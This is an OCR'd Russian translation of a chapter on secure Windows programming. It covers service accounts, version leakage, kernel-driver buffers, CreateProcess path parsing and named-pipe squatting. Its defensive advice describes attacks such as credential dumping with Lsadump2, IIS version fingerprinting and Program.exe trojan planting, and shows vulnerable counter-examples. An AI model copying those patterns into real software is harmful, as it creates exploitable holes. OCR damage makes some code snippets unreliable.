Использование доменной учетной записи для работы службы чревато очень серьезным проблемам, особенно если у нее высокие привилегии на локальной машине или, того хуже, в домене. Службы, выполняющиеся в контексте пользователей домена, представляют собой одну из самых серьезных брешей защиты, с которыми мне приходилось сталкиваться.

Вот как это было. В начале моей работы (рассказывает Дэвид) в компании Internet Security Systems, я поспорил на обед со своими коллегами, что им не удастся взломать мою систему. В то время большинство из них были «юниксоидами», я один работал в Windows NT. Я посчитал, что если они сумеют взломать мою систему, то полученный опыт сторицей оплатит потерянный обед. Прошло более года, но никому это не удалось — благодаря осторожному администрированию системы — никому из целого отряда матерых программистов, знающих методы безопасности как свои пять пальцев. Одним прекрасным днем в процессе сканирования сети я обнаружил, что во всех системах резервное копирование выполняют службы, работающие под учетной записью с полномочиями администратора домена. Я немедленно устроил разнос нашему сетевому администратору, который оправдывался тем, что босс потребовал снизить безопасность сети, чтобы выполнять архивирование. «Вскоре доступ к рычагам управления доменом получат все, кому не лень!» — предупредил я, но он не поверил. И вот на следующий день один из самых несимпатичных мне сотрудников явился ко мне с «радостным» известием: он взломал мой компьютер! Одного беглого взгляда оказалось достаточно, чтобы понять, что для компрометации системы он воспользовался учетной записью для резервного копирования.

Недостаток применения доменной учетной записи для работы службы состоит в том, что любой, кто является или может стать администратором, способен вычислить пароль, прибегнув к утилите Lsadump2, созданной Тоддом Сабином (Todd Sabin) из компании BindView. Обычно люди сразу интересуются, можно ли считать это дырой в защите. Строго говоря, это не брешь, так как всякий, получивший права администратора, в состоянии реконфигурировать службу, подставив

свой бинарный файл или даже внедрив в нее свой поток и заставив исполнять задачи в контексте пользователя службы- По сути, именно так и работает Lsadump2 — внедряя поток в процесс *lsass*. Имейте это в виду, выбирая учетную запись для службы. Если служба развернута в корпоративной сети и администратор использует одну и ту же учетную запись на всех системах, то невозможно гарантировать безопасность системы в целом. Компрометация одной из систем приводит к сбросу пароля на них всех. Не позволяйте использовать одну учетную запись во всех экземплярах службы, и если предполагается работа службы в высоко доверенных системах, таких, как контроллеры доменов, применяйте другую учетную запись. Это особенно верно, если служба требует высокого уровня доступа и выполняется в контексте члена группы администраторов. Если служба должна работать под учетной записью пользователя домена, позаботьтесь, чтобы она выполнялась локально и в контексте непривилегированного пользователя. Предоставляя средства управления вашей службой в корпоративной сети, постарайтесь предоставить администраторам рычаги управления службой, если каждый экземпляр службы выполняется в контексте отдельного пользователя. Помните, что пароль должен регулярно сбрасываться,

Локальные учетные записи

Локальная учетная запись часто оказывается оптимальным вариантом. Даже если у учетной записи есть права локального администратора, чтобы получить реквизиты, взломщику нужна привилегия администратора; кроме того, если в процессе установки вы назначили уникальные пароли для каждой системы, пароль бесполезен в других системах, Есть вариант и получше — локальная учетная запись пользователя с низким уровнем доступа. Если служба работает под такой учетной записью, то ее компрометация не поставит под удар другие службы той же системы, а шансы взлома системы и вовсе минимальны. Основное препятствие при се реализации — необходимость доступа к сетевым ресурсам или высокоуровневых привилегий. Если служба выполняется под локальной учетной записью пользователя, постарайтесь изменить собственный пароль. В этом случае, если администратор установит в домене политику, предписывающую пароли со сроком действи *т*. это никак не скажется на работе службы.

Как видите, у каждого варианта свои плюсы и минусы. Тщательно проанализируйте все их и используйте для службы учетную запись с минимально возможным набором привилегий,

Не позволяйте информации просочиться через заголовки

Согласен, это очень жесткое требование — многие программы, особенно Интернет-приложения, предоставляют сведения о версии в заголовках, так как это предусмотрено коммуникационным протоколом. Например, Web-серверы вставляют заголовок *Server:*. Это хорошее подспорье взломщику, особенно если он узнает, что именно ваша версия уязвима для какого-то типа атак. Предоставьте возможность пользователю изменить или удалить этот заголовок. Хотя многие взломщики начинают атаку, не вникая в детали заголовочной информации.

Примечание Изменять заголовок версии на Web-сервере IIS 5 можно утилитой URLScan (*http://www.microsoft.com/windows2000/downloads/recommended/urlscan/default.asp*).

Очень осторожно относитесь к изменению сообщений об ошибках в «заплатках»

Аргументация практически такая же, как в предыдущем случае: если между версиями сообщение об ошибке изменилось, взломщик может инициировать ошибку, на основании сообщения определить версию продукта, а затем организовать атаку. Например, чтобы атаковать Ism.dll (код, обрабатывающий запросы с расширением *Mr)* в IIS 5, достаточно запросить «левый» файл, например *Splat.htr*, полученная ошибка *Error: The requestedfile could not befound* позволяет точно узнать, библиотека Ism.dll какой версии установлена и обрабатывает HTR-запросы. А все потому, что Ism.dll самостоятельно обрабатывает ошибки с кодом 404. не делегируя эту операцию ядру Web-сервера.

Дважды проверяйте пути-дороги ошибок

Код на пути обработки ошибок часто не подвергается тщательному тестированию и не всегда «подчищает» за собой все созданные объекты, в том числе блокировки или выделенную память. Подробнее об этом — в главе 19.

Не включайте ничего лишнего!

Если пользователь или администратор отключают какую-то функцию, не возвращайте ее в исходное состояние, не предупредив пользователя. Представьте себе, что вы заблокировали функцию *A*, а после установки функции *B, A* «чудесным образом* снова включилась. Я видел это несколько раз в больших приложениях, которые в процессе установки развертывают массу различных продуктов и компонентов.

Ошибки режима ядра

С драйверами и программами режима ядра следует вести себя так же «законопослушно», как и с ПО пользовательского режима. Ясно, что любой отказ в ядре катастрофичен. Таким образом, защита драйверов связана с другой большой проблемой — их надежностью. Ненадежный драйвер не может быть безопасным. В этом разделе речь пойдет о некоторых простых ошибках и оптимальных методах их устранения. Предполагаю, что читатель знаком с разработкой ПО, работающего в режиме ядра.

Но прежде чем нырнуть в глубины операционной системы, хочу отметить, что вы должны использовать утилиту верификации драйверов Driver Verifier в системе с аутентичными файлами Ntoskrnl.exe и Hal.dll — это позволит убедиться, что ваш драйвер удовлетворяет минимальным требованиям стандарта качества. В документации к Windows DDK, комплекту ресурсов для разработки драйверов, все

это описано весьма подробно. Неплохо также для обработки строк задействовать версию Strsafe.h для работы в режиме ядра (см. главу 5). Версия режима ядра называется NTStrsafe.h и описана в сопроводительных документах к ресурсам для разработки драверов — Windows XP SP 1 DDK (*http:// www.microsoft.com/ddk/relnote-XPsp1.asp*).

Высокоуровневые проблемы безопасности

При создании объектов-устройств почти все драйверы, которые это умеют делать, должны устанавливать *FILE_DEVICE_SECURE_OPEN*Не устанавливают этот бит только те драйверы, которые реализуют собственную проверку безопасности, например файловые системы. Этот бит заставляет диспетчер ввода/вывода всегда применять ограничения защиты к объекту «устройство»,

Детали защиты объекта-устройства, определенные в DACL-таблице в дескрипторе безопасности, необходимо определять в INF-файле драйвера. Это наилучшее место. Дескрипторе безопасности определяют в разделе *AddReg* группы *[ClassInstall32]* или *[DDInstall. HW]* INF-файла. Следует иметь в виду, что если INF-файл модифицировался, а драйвер подписан WHQL (Windows Hardware Quality Labs), то установщик сообщит об этом.

Используйте процедуру *IoCreateDeviceSecure* (она появилась в DDK-наборе Microsoft Windows .NET Server 2003 и Windows XP SP1) для создания именованных объектов-устройств и физических объектов-устройств, который можно открывать в «сыром» (raw) режиме (то есть без функционального драйвера, загружаемого через физический объект-устройство). Эту функцию поддерживает Windows 2000 и последующие ОС; не забудьте включить в исходный текст файл Wdmsec.h и выполнить компоновку с Wdmsec.dll.

Исторически сложилось так, что многие элементы управления вводом/выводом (input/output control, IOCTL) определены с *FILE_ANY_ACCESS*.Их непросто заменить в унаследованном коде из-за проблем с обратной совместимостью. Однако в новых программах для укрепления защиты этих IOCTL-элементов в драйверах предусматривают процедуру *IoValidateDeviceIoControlAccess*для выяснения, есть ли у открывающего процесса доступ для чтения или записи. Эта функция поддерживается Windows 2000 и последующими ОС и определена в Wdmsec.h.

Инструментарий управления Windows (Windows Management Instrumentation, WMI) применяется для управления устройствами, но его система безопасности работает по-другому: защита обеспечивается в разрезе интерфейсов, а не устройств, В Windows XP и более ранних ОС дескриптор безопасности по умолчанию у WMI GUID разрешает полный доступ всем пользователям, а в Windows .NET Server 2003 и последующих версиях — только администраторам. Защиту в разрезе интерфейсов в WMI определяют, добавив раздел [DDInstall.WMI] (новинка в DDK-наборе для Windows .NET Server 2003 и Windows XP SP1) и определив в его подразделе *AddReg* SDDL-строку.

При создании драйверов следует избегать реализации собственных внутренних механизмов защиты. Жестко прописав в коде драйвера правила безопасности, вы фактически создадите особую системную политику драйвера. Система станет негибкой, что чревато трудностями при администрировании.

Описатели

Драйверы работают с описателями двух типов: относящимися к процессам описателями, создаваемыми приложениями пользовательского режима, и глобальными системными описателями, создаваемыми драйверами. При вызове функций, возвращающих описатели, драйверы должны обязательно определять атрибут *OBJ_KERNEL_HANDLE* в структуре атрибутов объекта. Это обеспечит доступность описателя в контекстах всех процессов, и невозможность закрыть его в приложении пользовательского режима.

Драйверы должны быть чрезвычайно осторожны при работе с описателями, предоставленными программами пользовательского режима. Во-первых, такие описатели контекстно-зависимые. Во-вторых, пока драйвер работает с описателем, взломщик может закрыть и повторно открыть его, чтобы подменить объект, на который тот указывает. В-третьих, взломщик может передать такой описатель, чтобы «обмануть» драйвер и заставить выполнить операции, которые не разрешены приложению, потому что проверка на право доступа не проводится для программ режима ядра, вызывающих Zw-функции*. Если драйверу необходим описатель пользовательского режима, он должен вызвать *ObReferenceObjectByHandle*, чтобы немедленно поменять описатель на указатель на объект, Кроме того программы, вызывающие *ObReferenceObjectByHandle* должны всегда определять ожидаемый тип объекта и пользовательский режим в качестве режима доступа (при условии, что у пользователя такой же уровень доступа к объекту-файлу, что и у драйвера).

Символические ссылки

Многие авторы драйверов ошибочно предполагают, что их устройство нельзя открыть без символической ссылки. Это ошибочное мнение, ведь в Windows NT используется единое объединенное пространство имен, доступное из любого приложения. Поэтому необходимо обеспечить безопасности любого «поддающегося открытию» устройства.

Квота

Драйверы часто выделяют память от имени приложений. Она должна выделяться вызовом функции *ExAllocatePoolWithQuotaTag* размещаемой в блоке *try/except*. Эта функция инициирует исключение, если приложение выделило слишком много системной памяти.

Примитивы сериализации

Не путайте виды спин-блокировки. Если спин-блокировка получена вызовом *KeAcquireSpinLock*, она доступна только с применением этого примитива. Ее нельзя связать с другой спин-блокировкой, например в стеке. Также это не может быть внешняя спин-блокировка, связанная с объектом прерывания или служащая для

---

* То есть тех, название которых начинается с *Zw*, например *ZwSignalAndWaitForSingleObject*. — *Прим. перев.*

контроля interlocked-списка через *ExInterlockedInsertHeadList*. Смешивание типов спин-блокировки чревато *взаимными блокировками потоков* (deadlock).

Примечание Постройте иерархию блокировок для всех примитивов сериализации и строго соблюдайте ее.

Естественно, основное правило заключается в том, что драйвер не может ожидать занятый объект-диспетчер на уровне *IRQL_DISPATCH_LEVEL* или выше. Попытка выполнить эту операцию приводит к сбою ОС.

Проблемы обработки буферов

Широко распространенная ошибка — отсутствие корректной проверки указателей, попадающих в режим ядра из пользовательского режима, и предположение, что положение в памяти жестко зафиксировано. Как известно большинству программистов, создающих драйверы, часть адресного пространства режима ядра, соответствующая текущему пользовательскому процессу, может изменяться динамически. Изменения защиты страниц памяти без уведомления вашего потока возникают не только из-за этого, но и из-за наличия других потоков и нескольких процессоров. Не исключено, что взломщик попытается передать драйверу адрес режима ядра, а не пользовательского режима, вызывая неустойчивость системы, из-за того, что код слепо последует указаниям и выполнит запись в память ядра.

Устраняют большинство этих проблем, проверяя все адреса пользовательского режима в блоке *try/except* до вызова таких функций, как *MmProbeAndLockPages* и *ProbeForRead*, и размещая *весь* код доступа к пользовательскому режиму в блоках *try/except*. Вот пример.

```
NTSTATUS AddItem(PWSTR ItemName, ULONG Length. ITEM «pItem) {
   NTSTATUS status = STATUS_NO_MORE_MATCHES;
   try {
      ITEM *pNewItem = GetNextItem();
      if (pNewItem) {
         // При сбое Probe-функция инициирует исключение.
         // Выровнять на границу LARGE_INTEGER.
         ProbeForWrite(pItem, sizeof ITEM,
                       TYPE_ALIGNMENT(LARGE_INTEGER));
         RtlCopyMemory(pItem, pNewItem, sizeof ITEM);
         status = STATUS_SUCCESS;
      }
   } except (EXCEPTION_EXECUTE_HANDLER) {
      status = GetExceptionCode();
   }
   return status;
}
```

Есть один, относящийся к буферам момент, о котором вы должны знать: разрешается нулевая длина данных на запись или на чтение, и в этом случае на драйвер отправляется пакет запроса на ввод/вывод (I/O request packet, IRP) с установленным в нуль полем длины (*ioStack->Parameters.ReadLength*). Драйверы должны проверять это поле до чтения других полей в предположении, что они ненулевые.

При чтении нулевого пакета верны следующие утверждения в зависимости от типа ввода/вывода:

- **прямой ввод/вывод:** *Irp->MdlAddress* равняется *NULL;*
- **буферизованный ввод/вывод:** *Irp->AssociatedIrp.SystemBuffer* равен нулю;
- **отсутствие ввода/вывода:** *Irp->UserBuffer* указывает на буфер, но его длина равна нулю.

Не рассчитывайте, что при нулевом вводе/выводе *ProbeForRead* и *ProbeForWrite* инициируют исключение — они прекрасно поддерживают операции с буферами нулевой длины!

Выполняя запрос, диспетчер ввода/вывода в Windows слепо доверяет числу байт, указанному в *Irp->IoStatus.Information* при условии, что *Irp->IoStatus.Status* является любым действительным значением. Значение, возвращенное в *Irp->IoStatus.Information*, диспетчер ввода/вывода использует как число байт, которые копируются обратно в буфер пользовательских данных, если в запросе действует буферизированный ввод/вывод. Это число байт никак не проверяется. Никогда не присваивайте *Irp->IoStatus.Status* значение, предоставленное пользователем, например *IoStack->Parameters.Read.Length*. В этом случае велик риск раскрытия информации. Пример: драйвер предоставляет 4 байта действительных данных, но пользователь определил буфер в 8 кб, так что длина выделенного системного буфера составляет 8 кб, и диспетчер ввода/вывода копирует 4 байта достоверных данных и от 8 кб до 4 байт случайных данных из системного буфера. При выделении системный буфер не инициализируется, поэтому эти последние 8 кб-4 байт содержат случайную, устаревшую информацию из невыгружаемого системного пула памяти,

Также имейте в виду, что диспетчер ввода/вывода пересылает байты назад в пользовательский режим, если *Irp->IoStatus.Status* содержит значение-предупреждение (то есть из диапазона 0x80000000—0xBFFFFFFF). В состоянии ошибки (0xC0000000—0xFFFFFFFF) диспетчер ввода/вывода не пересылает никаких байт. Соответствующий код состояния ошибочного IRP-пакета отличается в каждом из этих случаев. Например, *STATUS_BUFFER_OVERFLOW* это предупреждение (данные передаются), а *STATUS_BUFFER_TOO_SMALL* — ошибка (не передано ни одного байта).

При прямом вводе/выводе создается список описателей памяти (Memory Descriptor List, MDL), который применяется для непосредственного отображения пользовательского буфера данных на виртуальное адресное пространство ядра. Это означает, что буфер одновременно проецируется на виртуальное адресное пространство ядра и на пространство пользователя. Пользовательское приложение обладает доступом одновременно с драйвером, поэтому очень важно никогда не полагаться на постоянство данных в буфере между обращениями к нему. То есть «откусывая» данные небольшими порциями из пользовательского буфера, не следует рассчитывать, что информация полностью согласована и не изменилась между обращениями — ничто не запрещает пользовательскому процессу в любой момент изменить содержимое буфера. По этой же причине не применяйте пользовательский буфер данных для временного хранения промежуточных результатов, ошибочно полагая, что пользователь не изменит их.

Одна из наиболее обычных проблем с IOCTL- и FSCTL-элементами (File System Control) — отсутствие проверки корректности буфера (заранее предполагается, что буфер существует, его длина указана правильно, а данным в нем можно доверять). Распространено заблуждение, что приложение пользовательского режима — единственное, кто «разговаривает» с драйвером. Это неверно.

Есть проблема с применением *METHOD_NEITHER* в IOCTL- и FSCTL-элементах: пользовательские параметры *InBuffer*, *InBufLen*, *OutBuffer* и *OutBufLen* диспетчер ввода/вывода передает слепо, не выполняя никакой проверки на корректность. Это сильно усложняет работу с *METHOD_NEITHER* по сравнению с *METHOD_BUFFERED*, *METHOD_IN_DIRECT* и *METHOD_OUT_DIRECT*. Не забывайте: доступ должен выполняться в контексте вызвавшего процесса!

Та же проблема возникает при использовании быстрого ввода/вывода. Хотя для записи и чтения его могут осуществлять только файловые системы, в обычных драйверах его удается реализовать для IOCTL. Это равноценно использованию типа *METHOD_NEITHER*.

В обоих случаях даже при непустом (не *NULL*) указателе на буфер и отличной от нуля длине буфера указатель на буфер может оказаться недействительным и [и, хуже того, указывать па адрес, к которому доступ есть только у драйвера, но не у пользователя,

Отмена IRP-пакетов

Одна из самых больших проблем с драйверами — процедура отмены, что обусловлено неустранимой конкуренцией между отменой IRP-пакетов и инициированием запросов на ввод/вывод, завершение ввода/вывода и очистку (*IRP_MJ_CLEANUP*). В такой ситуации воспользуйтесь советом: отменяйте IRP только в случае крайней необходимости. Драйверы, которые в состоянии гарантировать полное выполнение IRP-запросов в «достаточное короткое время» (обычно несколько секунд), вообще не нуждаются в отмене. Откажитесь от отмены — не напрашивайтесь на неприятности,

Не пытайтесь отменять уже исполняющиеся запросы на ввод/вывод, так как это практически всегда чревато проблемами, исключение составляют ситуации, когда ввод/вывод выполняется неограниченно долго. Ясно, что в некоторых драйверах не обойтись без отмены, например в драйвере последовательного порта, так как запрос на чтение в нем может «висеть» практически вечно. Но даже в этом случае включайте таймер, чтобы проследить, не завершится ли запрос «по собственной воле» и в «разумное время».

Никогда пе пытайтесь оптимизировать отмену IRP — она случается редко, и ее оптимизация бессмысленна. При реализации отмены IRP рекомендуем использовать функции семейства *IoCsqXxxx*, которые определены в CSQ.H.

При наличии системной очереди советую вызывать *IoSetStartIoAttributes* со значением *TRUE* в параметре *NonCancellable*. (Эта функция есть в Windows XP и последующих ОС.) Таким образом вы гарантируете, что входная точка драйвера (*startIo*) никогда не будет вызываться для отмены IRP. Этот метод очень полезен, так как предотвращает жесткую конкуренцию, его всегда следует применять, когда поддерживается системная очередь и драйвер не поддерживает отмену исполняющихся запросов,

Относящиеся к безопасности комментарии в коде приложения

Очень часто в процессе анализа безопасности приложения мне приходилось задавать гордым создателям ряд вопросов: «Почему было принято именно такое решение по безопасности?» или «Какие предложения по защите сделаны на этом этапе?» И так же часто ответом был изумленный взгляд и круглые глаза разработчиков. Отсюда понятна необходимость комментирования критичного с точки зрения безопасности кода. Вот простой пример (конечно же, вы вправе использовать собственный стиль, но суть от этого не меняется).

```
// БЕЗОПАСНОСТЬ!
// Здесь предполагается, что введенные пользователем данные (в szParam)
// уже прошли разбор и проверку на корректность в вызывающей функции.
HFILE hFile = CreateFile(szParam,
                         GENERIC_READ,
                         FILE_SHARE_READ,
                         NULL,
                         OPEN_EXISTING,
                         FILE_ATTRIBUTE_NORMAL,
                         NULL);

if (hFile != INVALID_HANDLE_VALUE) {
   // Выполняем операции с файлом,
}
```

Этот небольшой комментарий помогает понять, какие решения и предположения относительно безопасности сделаны в момент написания кода.

Используйте стандартные средства операционной системы

Не создавайте собственных функций защиты за исключением случаев, когда нет других вариантов. В общем случае технологии защиты, в том числе аутентификация, авторизация и шифрование, лучше всего реализованы в самой ОС и системных библиотеках. Кроме того, поручив эти операции операционной системе, вы значительно сократите объем своего приложения.

Не рассчитывайте, что пользователи всегда принимают «правильные» решения

Часто мне встречаются приложения, где принятие серьезных решений относительно безопасности возлагается на пользователя. Зарубите себе на носу: большинство пользователей — полные профаны в безопасности. В действительности они ничего не желают о ней знать — им нужно, чтобы их данные и компьютеры кто-то защищал, избавляя от необходимости принимать сложные решения. Также не забывайте, что в случае чего большинство пользователей выберет путь наименьшего сопротивления и щелкнет кнопку, предложенную по умолчанию. Это очень непростая задачка, так как в некоторых ситуациях все-таки приходится заставлять

пользователя принимать решение. В этом случае сформулируйте задачу максимально просто и понятно. И не перегружайте диалоговое окно излишней информацией.

Один из моих любимых примеров — процесс добавления пользователем нового корневого сертификата X.509 в Microsoft Internet Explorer 5: масса маловразумительной абракадабры в диалоговом окне (рис. 23-1).




Рис. 23-1. *Окно установки нового корневого сертификата в Internet Explorer 5*

Я попросил жену сказать, как она понимает сообщение в диалоговом окне, и получил вполне закономерный ответ: «Не имею ни малейшего понятия!» Такой же ответ последовал на вопрос, какую кнопку она выберет! Продолжая наступление, я сообщил, что кнопка No скорее всего не позволит выполнить задачу, а при выборе Yes удастся успешно справиться с заданием. На основании этой информации она сообщила, что щелкнет Yes, потому что главное — выполнить задачу. Ну, вы поняли: никогда не надейтесь, что пользователи будут принимать правильные решения, связанные с безопасностью.

Предусмотрите безопасный вызов функции *CreateProcess*

Как же избежать обычных ошибок при вызове функций *CreateProcess*, *CreateProcessAsUser*, *CreateProcessWithLogonW*, *ShellExecute* и *WinExec*, промахов, способных привести к уязвимости приложения? Для краткости я буду рассказывать о *CreateProcess*, подразумевая все остальные функции из указанного семейства.

Функция может неправильно разобрать значения некоторых параметров, синтаксис которых отличается от ожидаемого, и в принципе способна вызвать программу, отличную от той, на которую рассчитывал разработчик. Наиболее опасный сценарий развития событий — запуск «троянца» взамен нужной программы,

CreateProcess создает новый процесс, руководствуясь двумя параметрами, *lpApplicationName* и *lpCommandLine*. В первом передается имя исполняемого файла, а во втором — указатель на строку с передаваемыми программе параметрами. В Platform SDK сказано, что *lpApplicationName* может равняться *NULL*, в случае чего именем программы считается первая, отделенная пробелом часть командной строки *lpCommandLine*. Однако если в имени программы (или в пути) есть пробелы, то при условии некорректной обработки строк в принципе возможен запуск злонамеренной программы. Вот пример.

```
CreateProcess(NULL,
          "C:\\Program Files\\MyDir\\MyApp.exe -p -a",
          ...);
```

Обратите внимание на пробел между *Program* и *Files*. Первый параметр в *CreateProcess* ранен *NULL*, поэтому функция должна выполнить дополнительные операции, чтобы выяснить, что от нее требуется. Если файл *C:\Program.exe* существует, функция вызовет именно его и передает ему в качестве параметров командную строку *Files\MyDir\MyApp.exe-p -a*.

Большая проблема возникает, когда подобное происходит на общедоступном компьютере или сервере терминалов, а у пользователя есть право создавать новые файлы в корневом каталоге диска. Взломщик может создать троянскую программу с именем *Program.exe*, и любая программа, содержащая неправильный вызов *CreateProcess*, запустит «троянца» на исполнение.

Есть и другая потенциальная брешь. Если имя файла, передаваемое в *CreateProcess,* не содержит полного пути к каталогу, система в принципе может запустить «не ту» программу. Пусть на сервере есть два файла с одинаковым именем *MyApp.exe*, но в разных каталогах: *C:\Temp* и *C:\winnt\system32*. Программист, рассчитывая запустить *MyApp.exe* из *system32*, передал в *CreateProcess только* имя файла, Если приложение, вызывающее *CreateProcess,* запущено из каталога *C:\Temp*, то в результате исполнится программа *MyApp.exe*. А все потому, что не указан полный путь к нужной программе в *system32*, — ОС в первую очередь ищет нужный файл в каталоге, из которого загружена программа (*C:\Temp*) и. найдя его. прекращает поиск и просто запускает его на выполнение. В Platform SDK описана последовательность поиска функцией *CreateProcess* нужного файла, когда путь к каталогу не указан.

Чтобы гарантировать корректность разбора пути в *CreateProcess*. необходимо предпринять ряд мер, о которых *и* рассказывается далее.

Не передавайте *NULL в* качестве значения *lpApplicationName*

Передавая *NULL* в параметре *IpApplicationName,* программист полагается на встроенные в функцию механизмы синтаксического разбора и выделения в командной строке пути исполняемого файла и остальных параметров, передаваемых программе. Однако полный путь и имя исполняемого файла следует передавать и четко указывать в *IpApplicationName,* а все дополнительные параметры периода выполнения — только в *lpCommandLine*. Вот пример предпочтительного способа вызова *CreateProcess:*

```
CreateProcess("C:\\Program Files\\MyDir\\MyApp.exe",
              "MyApp.exe -p -a",
              ...);
```

Выделение пути к исполняемому файлу в *lpCommandLine* кавычками

Если значение *IpApplicationName* равно *NULL*, а передаваемое имя файла содержит пробел, для отделения полного имени исполняемого файла от аргументов следует применять кавычки:

```
CreateProcess(NULL,
              "\"C:\\Program Files\\MyDir\\MyApp.exe\" -p -a",
              ...);
```

Если вы четко знаете полное имя (с путем) исполняемого файла, так почему бы сразу не вызвать *CreateProcess* с правильным набором аргументов?

Не создавайте общих или перезаписываемых сегментов

Если приложение поддерживает общие и перезаписываемые сегменты с данными, то опасность очень высока; хорошо хоть, что такие сегменты редко встречаются. Хотя они и поддерживаются в Microsoft Windows для совместимости с унаследованным 16-разрядными приложениями, использовать их настоятельно не рекомендуется. Общие перезаписываемые блоки памяти объявляются в DLL и совместно используются всеми приложениями, которые загружают данную DLL, Проблема в том, что такой блок полностью беззащитен, и любое «нечистоплотное» приложение в состоянии, загрузив DLL, записать в него какие угодно данные,

Иногда приходится обеспечивать взаимодействие с бинарными файлами, которые поддерживают общие разделы памяти. В приведенных далее примерах такой раздел называется *.dangersec*. Программа уязвима, если в ней есть объявления, подобные приведенным ниже:

- в файле с расширением *.def*:

```
SECTIONS
.dangersec READ WRITE SHARED
```

- в файлах с расширением *.h** или *.c**:

```
#pragma comment(linker, "/section:.dangersec, rws")
```

- в командной строке компоновщика

```
-SECTION:.dangersec, rws
```

К сожалению, в статье «HOWTO: Share Data Between Different Mappings of a DLL» в базе Knowledge Base рассказывается, как создавать такие опасные разделы памяти.

Есть более безопасная альтернатива — проецирование файла вызовом функции *CreateFileMapping* и наложение на объект тщательно продуманного списка ACL.

Правильно используйте функции олицетворения

Если вызов функции олицетворения терпит по какой-то причине сбой, вызывающая программа оказывается не в состоянии олицетворять пользователя, и запрос выполняется в контексте безопасности процесса, из которого выполнен вызов. Таким образом, если процесс выполняется под высоко привилегированной учетной записью, например SYSTEM или члена группы администраторов, пользователь в состоянии выполнить операции, которые при нормальных условиях ему запрещены. Поэтому очень важно проверять возвращаемое значение функции. Если вызов потерпел сбой, инициируйте ошибку и прерывайте выполнение пользовательского запроса.

Это вдвойне важно в Microsoft Windows .NET Server 2003, потому что в этой ОС способность олицетворения — это привилегия, которой у процесса может не оказаться. Подробнее об этой привилегии — в главе 7.

Обязательно проверять возвращаемое значение следующих функций: *RpcImpersonateClient*, *ImpersonateNamedPipeClient*, *ImpersonateSelf*, *SetThreadToken*, *ImpersonateLoggedOnUser*, *CoImpersonateClient*, *ImpersonateAnonymousToken*, *ImpersonateDdeClientWindow* и *ImpersonateSecurityContext*. В общем случае сбой олицетворения должен обрабатываться так же, как и отказ в доступе.

Не размещайте никаких пользовательских файлов в каталоге *\Program Files*

Я уже подчеркивал это в главе 7, но, думаю, стоит повториться. Для записи в каталог *\ProgramFiles* требуются административные привилегии, так как запись ACE для обычного пользователя содержит разрешение на чтение, выполнение и просмотр списка содержимого. Предоставление административных привилегий противоречит принципу наименьших привилегий. Если надо сохранять пользовательские данные, размещайте их в каталоге профиля пользователя: *%<имя_пользователя>%\My Documents*, к которому у него есть полный доступ. Если требуется сохранить данные для всех пользователей данного компьютера, запишите их в *\Documents и Settings\All Users\ApplicationData\<имя_папки>*.

Запись в *\ProgramFiles* — одна из двух главных причин того, что многие приложения, перенесенные из Windows 95 в Windows NT и последующие ОС, требуют, чтобы пользователь имел права администратора. Вторая причина — запись в ветвь *HKEY_LOCAL_MACHINE* реестра; об это этом сейчас и поговорим.

Не записывайте никаких пользовательских данных в раздел *HKLM*

Как и *\Program Files*, раздел *HKEY_LOCAL_MACHINE* также не рекомендуется для размещения пользовательской информации приложения, потому что ACL этой ветви реестра предоставляет пользователям [а точнее группе Everyone (Все)] доступ для чтения. При необходимости хранения таких данных в реестре размещайте их в *HKEY_CURRENT_USER*, к которой у пользователя есть полный доступ.

Не открывайте объекты для *FULL CONTROL* или *ALL_ACCESS*

Этот совет приводился еще для Windows NT 3.1 в 1993 г. и подробно объясняется в других главах книги, но я все-таки повторюсь; если требуется открыть объект, такой, как файл или раздел реестра для чтения, открывайте его с флагом «только для чтения» и не запрашивайте полный доступ. В последнем случае неявно предполагается, что ACL на целевом объекте очень слабая, так как иначе операция потерпит сбой.

Ошибки при создании объектов

Такие ошибки связаны с особенностями работы некоторых функций, в названии которых присутствует слово *Create*. Вообще говоря, у таких функций, в том числе у *CreateNamedPipe* и *CreateMutex*, есть три возможных возвращаемых состояния: ошибка в вызывающей программе, при которой никакого описателя объекта не

возвращается, а также две похожих ситуации, когда код получает описатель объекта — в первой вызывающая программа получает описатель вновь созданного, а во втором — уже существующего объекта! Опасность возникает, когда создаются именованные объекты — именованные каналы, семафоры и мьютексы — с предсказуемыми именами.

Для создания exploit-программы взломщику необходимо «залезть» в выполняющийся в процессе код, создающий объекты, после чего его возможности практически ничем не ограничены.

Дыра в защите сервера Microsoft Telnet, связанная с именованными объектами, обсуждается в статье «Predictable Name Pipes Could Enable Privilege Elevation via Telnet» (Предсказуемы имена именованных каналов позволяют повышать привилегии при работе через Telnet) на странице *http://www.microsoft.com/tecbnet/security/bulletin/MS01-031.asp.* Telnet-сервер создавал именованный канал со стандартным именем, что позволяло атакующему перехватить имя до запуска канала, Создавая канал. Telnet-сервер фактически получал описатель существующего канала, принадлежащего процессу, который контролировал взломщик.

Мораль сей «басни» проста; создавая объект с известным именем, следует учитывать возможные последствия, в том числе перехват имени злоумышленником. Рекомендуется программировать с дополнительной защитой, то есть позволяя коду открывать только новый объект и инициировать ошибку, если тот уже существует.

```
ttifndef  FILE_FLAG_FIRST_PIPE_INSTANCE
Я  define FILE_FLAG_FIRST_PIPE_INSTANCE 0x00080000
#endif
int fCreatedOk = false;

HANDLE hPipe = CreateNamedPipe("\\\\.\\pipe\\MyCoolPipe",
   PIPE_ACCESS_INBOUND | FILE_FLAG_FIRST_PIPE_INSTANCE ,
   PIPE_TYPE_BYTE,
   1,
   2048,
   2048,
   NMPWAIT_USE_DEFAULT_WAIT,
   NULL); // Дескриптор безопасности по умолчанию

   if (hPipe != INVALID_HANDLE_VALUE) {
      // Похоже, что дескриптор успешно создан!
      CloseHandle(hPipe);
      fCreatedOk = true;
   } else {
      printf("Ошибка CreateNamedPipe %d", GetLastError());
   }
   return fCreatedOk;
```

Обратите внимание на флаг *FILE_FLAG_FIRST_PIPE_INSTANCE* если приведенному выше коду не удастся создать исходный именованный канал, функция возвратит в *GetLastError* ошибку доступа. Этот флаг появился в Windows 2000 SP 1.

Другой вариант решения некоторых из указанных проблем — создание случайного имени канала и запись его в место, доступное для клиентского приложения.

Позаботьтесь о защите этого места от доступа и перезаписи взломщиком. Однако такое решение не избавляет полностью от проблемы, если серверный конец канала уязвим для DoS-атак.

